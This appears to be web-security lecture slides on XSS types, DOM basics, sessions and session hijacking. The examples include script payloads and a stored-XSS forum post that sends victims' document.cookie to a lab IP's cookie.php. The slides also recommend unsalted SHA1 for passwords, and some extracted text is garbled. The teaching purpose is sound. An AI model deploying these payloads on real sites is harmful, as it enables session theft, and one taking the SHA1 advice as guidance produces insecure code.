

Web Security

- Web security (also known as cyber security for the web) refers to the measures, technologies, and practices used to protect websites, web applications, and online services from threats and vulnerabilities such as unauthorized access, data breaches, cyber attacks, and malicious code.
- Web security is all about keeping websites safe—protecting the data, users, and systems from hackers and harmful activities on the internet.

Code Injection Attack

Carried out by suspicious users via entering vulnerable code into the input control of web form or address bar of web browser.

Common type of web application vulnerability, which may occur due to improper handling of the user's input.

Common Type of Code Injection Attack :

- 🟡 ***SQL Injection***
- 🟡 ***Cross Side Scripting***
- 🟡 ***PHP Code Injection***

Cross Side Scripting



- Cross Side Scripting(XSS) enables attackers to inject client-side script into Web pages viewed by other users.
- Attacker injects malicious code into a running process and further redirects the web control to his web pages that for conducting illegal activities.


```
<script> document.location="hack.html";</script>
```

Cross Site Scripting Attack(XSS)


- XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content.
- XSSs vulnerability is more prevalent than SQL injection because it does not require access to back-end database

Cross Site Scripting Attack(XSS)


- **Through XSS attack attacker redirects the web control to his web pages that for conducting illegal activities.**
- **This attack allows the suspicious user to**
 - **Hijack user sessions**
 - **Deface web sites**
 - **insert hostile content**
 - **Redirect users**



Modify Browser Header



Cross Side Scripting (XSS)



However, instead of entering his name, the user might enter a line of script, such as

"<script>alert("Hello there!");</script>"

Cross Side Scripting (XSS)



In this case, when the button is clicked, the script will be written to the Label control and the Web browser will execute the script rather than display it

Cross Side Scripting (XSS)



if a malicious script is injected and gets stored into your application, it may then be sent to other users to cause more severe damage. For example, one type of script could read and display the current cookie values or redirect the

Cross Site Scripting Attack(XSS)

The XSS attacks have been classified as Non-persistent Attack

Reflected: Non-persistent attacks needing a delivery method to initiate the attack such an email or malicious form.

Persistent Attacks

Stored: The attack is saved into a persistent storage medium such as a database or file.

DOM based XSS:

This attack manipulates the DOM to execute the attack payload. It is less well known.

Non Persistent Attack

1. This attack exploits the vulnerabilities of HTTP response.
2. This attack occurs when the information is passed through query string from web applications.
3. Many web portal provide a personalized view of a web site, for instance they may greet a logged in user with "Welcome, <your username>".
4. Sometimes the data referencing a logged in user is stored within the query string of a URL and echoed on the screen

Example:

`http://192.168.1.2/website?sessionid=898383747&username=Rajesh`

Non Persistent Attack

1. The resulting web page displays a "Welcome, Rajesh" message.
2. In such a situation the attacker may modify the username field in the URL by inserting a cookie-stealing JavaScript. Subsequently if the attacker can manage to get the victim to visit their URL, he may get control over the user's account
3. A large percentage of people will be suspicious if they see JavaScript embedded in a URL, like

`http://http://192.168.1.2/website?sessionid=898383747&username=<script type= "text / javascript"> document.write("Click to Free DOWN LOAD New Movie"></script>`

Persistent Attack

1. In Persistent XSS attack, the attacker does not need to provide the URL to the victim because the website itself permits users to insert data into the website for example “Guestbooks”.
2. Usually the users like to leave messages on the website and at a first look it does not seem something dangerous, but if an attacker discovers that the system is vulnerable, he may insert some malicious code in his message and may victimize all the subsequent visitors.
3. Example : a suspicious user enters the following script into the guest book
4. `<scripttype="text/javascript">document.write(" Click to Free DOWN LOAD New Movies") </script>`
5. As the attack payload is stored on the server side, hence this form of XSS attack is called persistent.

Multi Step Attack





Create a New Post

Post Topic Computer Networking

Message

```
<BODY> <script> function attack() { document.location='http://192.168.1.4/cookie  
/cookie.php?'+document.cookie; } </script> <a  
href="#" onmouseover='attack()'>Solution of MAC Layer Chapter - IV Download</a>  
</BODY> </HTML>
```

Post Resources

Computer Resources

[Logout](#)

OR [New user](#)

Welcome admin

Type here to search in previous posts

Submit

Click [here](#) to add a new post

Recently Added Posts

No
Computer Networking
ASP CODE
Animator

Post Topic
Solution of MAC Layer Chapter - IV Download
Adrotator Component Download
GIF Animator

Posted by
kaveesh
admin
Kaveesh



Session cookies

DOM (Document Object Model)

- DOM makes all components of a web page accessible
 - HTML elements
 - their attributes
 - text
- They can be created, modified and removed with JavaScript

Review: DOM Structure

- Objects are in a hierarchy
- The window is the parent for a given web page
- Document is the child with the objects that are most commonly manipulated

window

- * location**
- * frames**
- * history**
- * navigator**
- * event**
- * screen**
- * document**
 - o links**
 - o anchors**
 - o images**
 - o filters**
 - o forms**
 - o applets**
 - o embeds**
 - o plug-ins**
 - o frames**
 - o scripts**
 - o all**
 - o selection**
 - o stylesheets**
 - o body**

DOM Tree

- The usual parent/child relationship between node
- Like any other tree, you can walk this




diagram from <http://www.w3schools.com/html/dom/default.asp>

Referencing Objects

- Objects can be referenced
 - by their id or name (this is the easiest way, but you need to make sure a name is unique in the hierarchy)
 - by their numerical position in the hierarchy, by walking the array that contains them
 - by their relation to parent, child, or sibling (parentNode, previousSibling, nextSibling, firstChild, lastChild or the childNodes array)

DOM based Attack

1.DOM Based XSS (or as it is called in some texts, “type-0 XSS”) is an XSS attack wherein the attack payload is executed as a result of modifying the DOM “environment” in the victim’s browser used by the original client side script.

2.That is, the page itself (the HTTP response that is) does not change, but the client side code contained in the page executes differently due to the malicious modifications that have occurred in the DOM environment.

3.This is in contrast to other XSS attacks (stored or reflected), wherein the attack payload is placed in the response page (due to a server side flaw).

DOM Example

Select your language:

```
<select><script>
```

```
document.write("<OPTION  
value=1>" + document.location.href.substring(  
document.location.href.indexOf("default=") + 8) + "  
</OPTION>");
```

```
document.write("<OPTION value=2>English</OPTION>");
```

```
</script></select>
```

[http://localhost/dsttry/domexp.php?default=Hindi](http://localhost/dsttry/domexp.php?default=Hindimexp.php?default)
[mexp.php?default](http://localhost/dsttry/domexp.php?default)**<script>alert('Hello');****</script>**[http://localhost/dsttry/do](http://localhost/dsttry/domexp.php?default)

```
<select>
<script>
document.write("<OPTION value=1>" + decodeURIComponent
|(document.location.href.substring(document.location.href.indexOf("default=") + 8)) + "</OPTION>");
//The indexOf() method returns the position of the first occurrence of a value in a string
document.write("<OPTION value=2>English</OPTION>");
</script>
</select>
```


DOM based Attack

The XSS attacks have been classified as

- 1.In DOM based attack, the attacker here builds a malicious website and attracts the victim to interact with these sites.**
- 2.The attacker then sends commands to the vulnerable HTML pages which execute these commands with the user's privileges on victim machine.**
- 3.In this way the attacker gets control over the victim machine.**

Cross-Site Scripting Defenses

- Remove from user input all characters that are meaningful in scripting languages:
 - `=<>'";`
 - You must do this filtering on the server side
 - You cannot do this filtering using Javascript on the client, because the attacker can get around such filtering
- More generally, on the server-side, your application must filter user input to remove:
 - Quotes of all kinds (', ", and `)
 - Semicolons (;), Asterisks (*), Percents (%), Underscores (_)
 - Other shell/scripting metacharacters (`=&|*?~<>^()[]{}$\\n\\r`)
- define characters that are ok (alpha and numeric), and filter everything else out

use the SHA1 hash algorithm implementation in the .NET Framework:

```
Public Function ComputeHashValue(ByVal data() As Byte) As Byte()
```

```
Dim hashAlg As SHA1 = SHA1.Create
```

```
Dim hashvalue() As Byte = hashAlg.ComputeHash(data)
```

```
Return hashvalue
```

```
End Function
```

You could derive the hash value of a password like this:

```
Dim hashValue() As Byte
```

```
hashValue
```

```
ComputeHashValue(Encoding.ASCII.GetBytes(txtPassword.Text))
```



Session Hijacking



Session Hijacking



- **Session hijacking, sometimes also known as cookie hijacking is the exploitation of a valid computer session—sometimes also called a session key—to gain unauthorized access to information or services in a computer system.**
- **Web Applications need state**
 - User Logins**
 - Shopping Carts**

HTTP



- Hyper Text Transfer Protocol (HTTP) is a stateless protocol used by World Wide Web.
- It defines how messages are formatted and transmitted between client and servers, and what actions Web servers and browsers should take in response to various commands.
- For establishing a connection with a server over HTTP: one has to establish a TCP connection on port 80 on the servers machine.
- Every session maintains a unique Session ID for the current live session with the server; which can be the target for stealing sessions.

Session

Session: an abstract concept to represent a series of HTTP requests and responses between a specific Web browser and server.


Sessions vs. Cookies:

- **a cookie is data stored on the client**
- **a session's data is stored on the server (only 1 session per client)**
- **sessions are often built on top of cookies:**
- **the only data the client stores is a cookie holding a unique session ID.**
- **on each page request, the client sends its session ID cookie, and the server uses this to find and retrieve the client's session data.**

Session Establishment

- client's browser makes an initial request to the server.
- server notes client's IP address/browser, stores some local session data, and sends a session ID back to client.
- client sends that same session ID back to server on future requests.
- server uses session ID to retrieve the data for the client's session later.

Session Establishment




Sessions in PHP: session_start

session_start();

- **session_start** signifies your script wants a session with the user
- **must be called at the top of your script, before any HTML output is produced**
- **when you call session_start:**
- **if the server hasn't seen this user before, a new session is created**
- **otherwise, existing session data is loaded into \$_SESSION associative array**


Where is session data stored

- on the client, the session ID is stored as a cookie with the name PHPSESSID
- on the server, session data are stored as temporary files such as /tmp/sess_fcc17f071...
- for very large applications, session data can be stored into a SQL database (or other destination) instead using the `session_set_save_handler`



Session Hijacking

- “Session hijacking is defined as impersonating an active session without user’s knowledge”
- Session Hijacking Process-



Session hijacking

- Session hijacking can be done at two levels
 - Application Level
 - Network Level.
- Application level session hijack occurs with HTTP sessions.
- Network layer hijacking involves TCP and UDP sessions.
- Network level attacks are most attractive to an attacker because they do not have to be customized on web application basis.
- They simply attack the data flow of the protocol, which is common for all web applications.



Hijacking Application Levels

HTTP Session Hijack

- **Hijacking HTTP sessions involves obtaining Session ID's for the sessions, which is the only unique identifier of the HTTP session.**
- **Session ID's can be found at three places**
 - 1. In the URL received by the browser for the HTTP GET request.**
 - 2. With cookies which will be stored in clients computer.**
 - 3. Within the form fields.**

1. URL Rewriting




- Requested URL includes the session ID
- GET method is used to send session ID through URL
- Weakness-
 - Session ID will be visible at client side in browser's address bar
 - Session ID will be stored into browser's history with URL
 - Easily attacker may get pattern of session ID through analyzing the number of session IDs
 - Session Information also available in the log files

```
p1 - Notepad
File Edit Format View Help
<?php
// page1.php

session_start();

//maybe pass along the session id, if needed
echo '<br /><a href="p2.php?' . SID . '">page 2</a>';
?>
```



Welcome to page #2

[page 1](#)


```
[18/Nov/2014:06:22:56 +0530] GET /icons/back.gif HTTP/1.1 403 216
[18/Nov/2014:06:22:56 +0530] "GET /icons/folder.gif HTTP/1.1" 403 218
[18/Nov/2014:06:22:56 +0530] "GET /icons/unknown.gif HTTP/1.1" 403 219
[18/Nov/2014:06:22:58 +0530] "GET /dsttry/session/p1.php HTTP/1.1" 200 70
[18/Nov/2014:06:22:59 +0530] "GET /dsttry/session/p2.php?PHPSESSID=o5o5qanf0ue9dvt1cfra3q2ii0 H
[18/Nov/2014:06:23:01 +0530] "GET /dsttry/session/p1.php HTTP/1.1" 200 34
[18/Nov/2014:06:23:03 +0530] "GET /dsttry/session/p2.php? HTTP/1.1" 200 57
[18/Nov/2014:06:23:17 +0530] "GET / HTTP/1.1" 200 4693
[18/Nov/2014:06:23:17 +0530] "GET /index.php?img=gifLogo HTTP/1.1" 200 4549
[18/Nov/2014:06:23:17 +0530] "GET /index.php?img=pngFolderGo HTTP/1.1" 200 694
[18/Nov/2014:06:23:17 +0530] "GET /index.php?img=pngWrench HTTP/1.1" 200 741
[18/Nov/2014:06:23:17 +0530] "GET /index.php?img=pngPlugin HTTP/1.1" 200 548
[18/Nov/2014:06:23:17 +0530] "GET /index.php?img=pngFolder HTTP/1.1" 200 850
[18/Nov/2014:06:23:20 +0530] "GET /dsttry/ HTTP/1.1" 200 3000
[18/Nov/2014:06:23:20 +0530] "GET /icons/unknown.gif HTTP/1.1" 403 219
[18/Nov/2014:06:23:20 +0530] "GET /icons/back.gif HTTP/1.1" 403 216
[18/Nov/2014:06:23:20 +0530] "GET /icons/blank.gif HTTP/1.1" 403 217
[18/Nov/2014:06:23:20 +0530] "GET /icons/folder.gif HTTP/1.1" 403 218
[18/Nov/2014:06:23:20 +0530] "GET /favicon.ico HTTP/1.1" 404 209
[18/Nov/2014:06:23:22 +0530] "GET /dsttry/session/ HTTP/1.1" 200 3884
[18/Nov/2014:06:23:22 +0530] "GET /icons/blank.gif HTTP/1.1" 403 217
[18/Nov/2014:06:23:22 +0530] "GET /icons/unknown.gif HTTP/1.1" 403 219
[18/Nov/2014:06:23:22 +0530] "GET /icons/folder.gif HTTP/1.1" 403 218
[18/Nov/2014:06:23:22 +0530] "GET /icons/back.gif HTTP/1.1" 403 216
[18/Nov/2014:06:23:24 +0530] "GET /dsttry/session/p1.php HTTP/1.1" 200 70
[18/Nov/2014:06:23:26 +0530] "GET /dsttry/session/p2.php?PHPSESSID=hnrkc42o1h9419b8gsqm4nce16 H
```

2. Hidden Form fields

- Input types marked as hidden will not be visible whenever client visit the html page.
- Create hidden form fields with the `<input>` element
- Hidden form fields temporarily store data that needs to be sent to a server that a user does not need to see.
- Examples include the result of a calculation
- The syntax for creating hidden form fields is:
 - `<input type="hidden">`
- Weakness-
 - But it will be visible in 'view source code' option

```
<HTML>
  <BODY>
    <FORM ACTION="action" METHOD="post">
      <INPUT TYPE="hidden" NAME="tag1"
VALUE="value1">
      <INPUT TYPE="hidden" NAME="tag2"
VALUE="value2">
      <INPUT TYPE="submit">
    </FORM>
  </BODY>
</HTML>
```

When submitting a form to a PHP script, access the values submitted from the form with the `$_GET[]` and `$_POST[]`

3. Through Cookies

- **“A browser cookie is a small text file that a web server sends your web browser when you request a page from a site”.**
- **Maximum size of Cookies are – 4k.**
- **Firstly introduced cookies by – “Netscape”.**
- **It is created by the server and stored into client browser.**
- **It do not require any server resources since they are stored on the client.**
- **Other important uses of cookies are for the advertising companies.**

